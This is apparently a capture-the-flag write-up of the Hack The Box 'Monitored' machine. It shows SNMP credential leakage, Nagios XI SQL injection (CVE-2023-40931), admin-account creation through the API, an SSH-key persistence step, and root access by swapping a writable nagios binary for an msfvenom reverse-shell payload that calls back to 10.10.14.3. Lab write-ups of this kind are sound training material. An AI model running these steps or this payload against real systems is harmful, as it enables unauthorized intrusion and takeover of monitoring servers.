


# Information Gathering


1) found open ports

```
(vigneswar@VigneswarPC)-[~]
$ nmap 10.10.11.248 -sV -p- --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 10:50 IST
Nmap scan report for 10.10.11.248
Host is up (0.18s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http           Apache httpd 2.4.56
389/tcp   open  ldap           OpenLDAP 2.2.X - 2.3.X
443/tcp   open  ssl/http       Apache httpd 2.4.56 ((Debian))
5667/tcp  open  tcpwrapped
Service Info: Host: nagios.monitored.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 91.78 seconds
```

2) found nagios running





More images

# Nagios

Computer software :

Nagios Core, formerly known as Nagios, is a free and open-source computer-software application that monitors systems, networks and infrastructure. Nagios offers monitoring and alerting services for servers, switches, applications and services. [Wikipedia](#)

**Initial release:** March 1, 2002; 21 years ago

**License:** GPLv2

**Stable release:** 4.4.8 / October 4, 2022; 14 months ago

**Written in:** C

3) found some ldap info

```

(vigneswar@VigneswarPC)-[~]
$ ldapsearch -H ldap://monitored.htb/ -x -s base -b '' "(objectClass=OpenLDAProotDSE)" "*" +
# extended LDIF
#
# LDAPv3
# base <=> with scope baseObject
# filter: (objectClass=OpenLDAProotDSE)
# requesting: * +
#
#
dn:
objectClass: top
objectClass: OpenLDAProotDSE
structuralObjectClass: OpenLDAProotDSE
configContext: cn=config
namingContexts: dc=monitored,dc=htb
supportedControl: 2.16.840.1.113730.3.4.18
supportedControl: 2.16.840.1.113730.3.4.2
supportedControl: 1.3.6.1.4.1.4203.1.10.1
supportedControl: 1.3.6.1.1.22
supportedControl: 1.2.840.113556.1.4.319
supportedControl: 1.2.826.0.1.3344810.2.3
supportedControl: 1.3.6.1.1.13.2
supportedControl: 1.3.6.1.1.13.1
supportedControl: 1.3.6.1.1.12
supportedExtension: 1.3.6.1.4.1.4203.1.11.1
supportedExtension: 1.3.6.1.4.1.4203.1.11.3
supportedExtension: 1.3.6.1.1.8
supportedFeatures: 1.3.6.1.1.14
supportedFeatures: 1.3.6.1.4.1.4203.1.5.1
supportedFeatures: 1.3.6.1.4.1.4203.1.5.2
supportedFeatures: 1.3.6.1.4.1.4203.1.5.3
supportedFeatures: 1.3.6.1.4.1.4203.1.5.4
supportedFeatures: 1.3.6.1.4.1.4203.1.5.5
supportedLDAPVersion: 3
supportedSASLMechanisms: DIGEST-MD5
supportedSASLMechanisms: NTLM
supportedSASLMechanisms: CRAM-MD5
entryDN:

```

4) found snmp running

```

(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.11.248 -sU -p- --min-rate 1000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-15 13:10 IST
Warning: 10.10.11.248 giving up on port because retransmission cap hit (10).
Nmap scan report for nagios.monitored.htb (10.10.11.248)
Host is up (0.19s latency).
Not shown: 64820 open|filtered udp ports (no-response), 713 closed udp ports (port-unreach)
PORT      STATE SERVICE
123/udp   open  ntp
161/udp   open  snmp

Nmap done: 1 IP address (1 host up) scanned in 721.02 seconds

```

5) enumerated snmap

```

(vigneswar@VigneswarPC)-[~]
$ snmpwalk -v2c -c public 10.10.11.248
iso.3.6.1.2.1.1.1.0 = STRING: "Linux monitored 5.10.0-27-amd64 #1 SMP Debian 5.10.205-2 (2023-12-31) x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (6259873) 17:23:18.73
iso.3.6.1.2.1.1.4.0 = STRING: "Me <root@monitored.htb>"
iso.3.6.1.2.1.1.5.0 = STRING: "monitored"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (1570) 0:00:15.70
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.2.1.49
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.2.1.50
iso.3.6.1.2.1.1.9.1.2.8 = OID: iso.3.6.1.2.1.4
iso.3.6.1.2.1.1.9.1.2.9 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.10 = OID: iso.3.6.1.2.1.92
iso.3.6.1.2.1.1.9.1.2.11 = OID: iso.3.6.1.2.1.92

```

6) found a credential on snmp

```

iso.3.6.1.2.1.25.4.2.1.5.1400 = STRING: "-c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
iso.3.6.1.2.1.25.4.2.1.5.1411 = STRING: "-c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"

```

XjH7VCehowpR1xZB

7) checked for more pages

```

-----
:: Method      : GET
:: URL         : https://monitored.htb/nagiosxi/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
:: Header      : Authorization: Basic c3ZjOlhqSddWQ2Vob3dwUjF4WkI=
:: Output file  : /home/vigneswar/results.html
:: File format  : html
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 250
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
-----

about      [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 245ms]
images     [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 228ms]
           [Status: 302, Size: 27, Words: 5, Lines: 1, Duration: 256ms]
help       [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 187ms]
mobile     [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 198ms]
tools      [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 191ms]
admin      [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 190ms]
reports    [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 193ms]
account    [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 209ms]
includes   [Status: 301, Size: 328, Words: 20, Lines: 10, Duration: 429ms]
backend    [Status: 301, Size: 327, Words: 20, Lines: 10, Duration: 232ms]
db          [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 230ms]
api        [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 185ms]
config     [Status: 301, Size: 326, Words: 20, Lines: 10, Duration: 327ms]
views      [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 656ms]
sounds     [Status: 403, Size: 279, Words: 20, Lines: 10, Duration: 238ms]
terminal   [Status: 200, Size: 5215, Words: 1247, Lines: 124, Duration: 598ms]

```

8) got a auth token

Send

Cancel

<

>

Request

Pretty

Raw

Hex

```

1 POST /nagiosxi/api/v1/authenticate HTTP/1.1
2 Host: nagios.monitored.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Te: trailers
13 Connection: close
14 Content-Length: 38
15 Content-Type: application/x-www-form-urlencoded
16
17 username=svc&password=XjH7VCehowpR1xZp

```

Response

Pretty

Raw

Hex



Render

```

1 HTTP/1.1 200 OK
2 Date: Wed, 17 Jan 2024 03:53:48 GMT
3 Server: Apache/2.4.56 (Debian)
4 Access-Control-Allow-Origin: *
5 Access-Control-Allow-Methods: POST, GET, OPTIONS, DELETE, PUT
6 Content-Length: 151
7 Connection: close
8 Content-Type: application/json
9
10 {
11   "username": "svc",
12   "user_id": "2",
13   "auth_token": "35f49a91679794e4c88874a23f0a07cc002392b6",
14   "valid_min": 5,
15   "valid_until": "Tue, 16 Jan 2024 22:58:56 -0500"
16 }

```

9) authenticated to nagiosxi



# Vulnerability Assessment

1) found a vulnerability

## CVE-2023-40931

A SQL injection vulnerability in Nagios XI from version 5.11.0 up to and including 5.11.1 allows authenticated attackers to execute arbitrary SQL commands via the ID parameter in the POST request to /nagiosxi/admin/banner\_message-ajaxhelper.php

# Exploitation

1) found admin api key

```
[11:51:40] [INFO] resumed: 1
[11:51:46] [INFO] resumed: 'nagiosadmin'
Database: nagiosxi
Table: xi_users
[2 entries]
```

user_id	email	name	username	api_key	created_by	last_login	api_enabled	last_edited	created_time	enabled	password
				last_edited_by		login_attempts		last_password_change		last_attempt	backend_ticket
1	admin@monitored.htb	Nagios Administrator	nagiosadmin	IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQ0mS2PQ7QIrbJEomFVG6Eut9CHLL	0	1701931372	1	1701427555	0	1	\$2a\$10\$825c1eec29c150b118fe7unSfxq80cf7tHwC0J0BG2qZiNzWRUx2C
2	svc@monitored.htb	svc	svc	2huuT2u2QIPqFuJHnkPEEuibGJaJicHCFDpDb29qSFVLbd04HJkfg2VpDNE3PEK	1	1699724476	1	1699728200	1699634403	0	\$2a\$10\$12edac88347093fcfd3920un0w66aoRVCrKMPBydaUfgsgA0UHSbK

2) we can use this api key to add new user

#### Re: add new users to Nagios XI web interface

by [Imiltchev](#) x Mon Mar 13, 2017 1:27 pm

You can use the new REST API to add users.

Example:

```
CODE: SELECT ALL
curl -XPOST "http://x.x.x.x/nagiosxi/api/v1/system/user?apikey=LTltbjobR0X3V5ViDIitYaI8hjsjoFBaOcWYukamF7oAsD8lhJRvSPWq8I3PjTf7&px"
{
  "success": "User account jmc Douglas was added successfully!",
  "userid": 13
}
```

The REST API documentation is available in the Nagios XI web UI, under the "Help" menu.

**Nagios®**

**Imiltchev**  
Former Nagios Staff

Posts: 13587  
Joined: Mon May 23, 2011 12:15 pm

```
(vigneswar@VigneswarPC)~]
$ curl -k -X POST "https://nagios.monitored.htb/nagiosxi/api/v1/system/user?apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQ0mS2PQ7QIrbJEomFVG6Eut9CHLL" -d "username=hacker101&password=Hacker123&name=hacker&email=hacker@localhost&auth_level=admin&id=6"
{"success": "User account hacker101 was added successfully!", "user_id": 7}
```

3) logged in as the user

Nagios XI

Home

Views

Dashboards

Reports

Configure

Tools

Help

Admin

Upgrade to a licensed version of Nagios XI and get support and upgrade benefits.

System Information

System Status

Monitoring Engine Status

Audit Log

Check For Updates

Users

Manage Users

LDAP/AD Integration

Notification Management

User Sessions

System Config

System Settings

License Information

Proxy Configuration

System Profile

Email Settings

Mobile Carriers

Performance Settings

Announcement Banners

Automatic Login

SSH Terminal

Monitoring Config

Config Snapshots

Migrate Server

Check File Permissions

NRDS Config Manager

Unconfigured Objects

SNMP Trap Interface

Deadpool Settings

Check Transfers

Outbound Transfers

Inbound Transfers

System Extensions

Manage Components

Manage Config Wizards

Manage Dashlets

Manage Plugins

Manage Graph Templates

Manage MIBs

Custom Includes

Administration

Manage your Nagios XI installation with the administrative options available to you in this section. Make sure you complete any setup tasks that are shown below before using your Nagios XI installation.

Administrative Tasks

Task

Initial Setup Tasks:

Configure mail settings

Configure email settings for your system.

Important Tasks:

The last update check failed.

Ongoing Tasks:

Configure your monitoring setup

Add or modify items to be monitored.

Add new user accounts

Setup new users with access to Nagios XI.

System Component Status

Component	Status	Action
Monitoring Engine	<div></div>	<div></div>
Performance Grapher	<div></div>	<div></div>
Database Maintenance	<div></div>	
Command Subsystem	<div></div>	
Event Manager	<div></div>	
Feed Processor	<div></div>	
Report Engine	<div></div>	
Cleaner	<div></div>	
Nonstop Operations Manager	<div></div>	
System Statistics	<div></div>	

Last Updated: 2024-01-17 09:05:16

4) added a new command

7/11

**Command Name \***


Example: check\_example

**Command Line \***


Example: \$USER1\$/check\_example -H \$HOSTADDRESS\$ -P \$ARG1\$ \$ARG2\$

**Command Type:** ▼☒ Active ⓘ**Available Plugins** ▼ ⓘ






5) got user shell



6) added ssh key for persistence



7) connected with ssh

```

(vigneswar@VigneswarPC)~[/Temporary]
$ ssh nagios@10.10.11.248 -i id_rsa
Linux monitored 5.10.0-27-amd64 #1 SMP Debian 5.10.205-2 (2023-12-31) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
nagios@monitored:~$ |
nagios@monitored:~$

```

## Privilege Escalation

1) found multiple sudo permissions

```

nagios@monitored:~$ sudo -l
Matching Defaults entries for nagios on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/nagios checkconfig
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/migrate/migrate.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/change_timezone.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_services.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/reset_config_perms.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/manage_ssl_config.sh *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/backup_xi.sh *

```

2) found a vulnerability

## 7. Local Privilege Escalation via rsyslog abuse (CVE-2023-47414)

As part of its installation, Nagios XI adds the following line to `/etc/sudoers` –

```
NAGIOSXI ALL = NOPASSWD:/usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.php *
```

This line allows the local nagios user to execute `send\_to\_nls.php` as root with any number of arguments. The script dynamically generates a new rsyslog file using the following code

–

3) we can write nagios

```
Analyzing .service files
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
/etc/systemd/system/multi-user.target.wants/mariadb.service could be executing some relative path
/etc/systemd/system/multi-user.target.wants/nagios.service is calling this writable executable: /usr/local/nagios/bin/nagios
/etc/systemd/system/multi-user.target.wants/nagios.service is calling this writable executable: /usr/local/nagios/bin/nagios
/etc/systemd/system/multi-user.target.wants/nagios.service is calling this writable executable: /usr/local/nagios/bin/nagios
/etc/systemd/system/multi-user.target.wants/npcd.service is calling this writable executable: /usr/local/nagios/bin/npcd
/etc/systemd/system/npcd.service is calling this writable executable: /usr/local/nagios/bin/npcd
You can't write on systemd PATH
```

```
(vigneswar@VigneswarPC)-[~]
$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.3 LPORT=4444 -f elf > nagios
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
```

4) used this file to restart service

```
nagios@monitored:~$ sudo /usr/local/nagiosxi/scripts/manage_services.sh
First parameter must be one of: start stop restart status reload checkconfig enable disable
nagios@monitored:~$ sudo /usr/local/nagiosxi/scripts/manage_services.sh stop
Second parameter must be one of: postgresql httpd mysqld nagios ndo2db npcd snmptt ntpd crond shellinaboxd snmptrapd php-fpm
nagios@monitored:~$ sudo /usr/local/nagiosxi/scripts/manage_services.sh stop nagios
nagios@monitored:~$ sudo /usr/local/nagiosxi/scripts/manage_services.sh start nagios
```

5) got reverse shell

```
cd /root
cat root.txt
4642c1992a09c5072e0d45ff124e94c5
```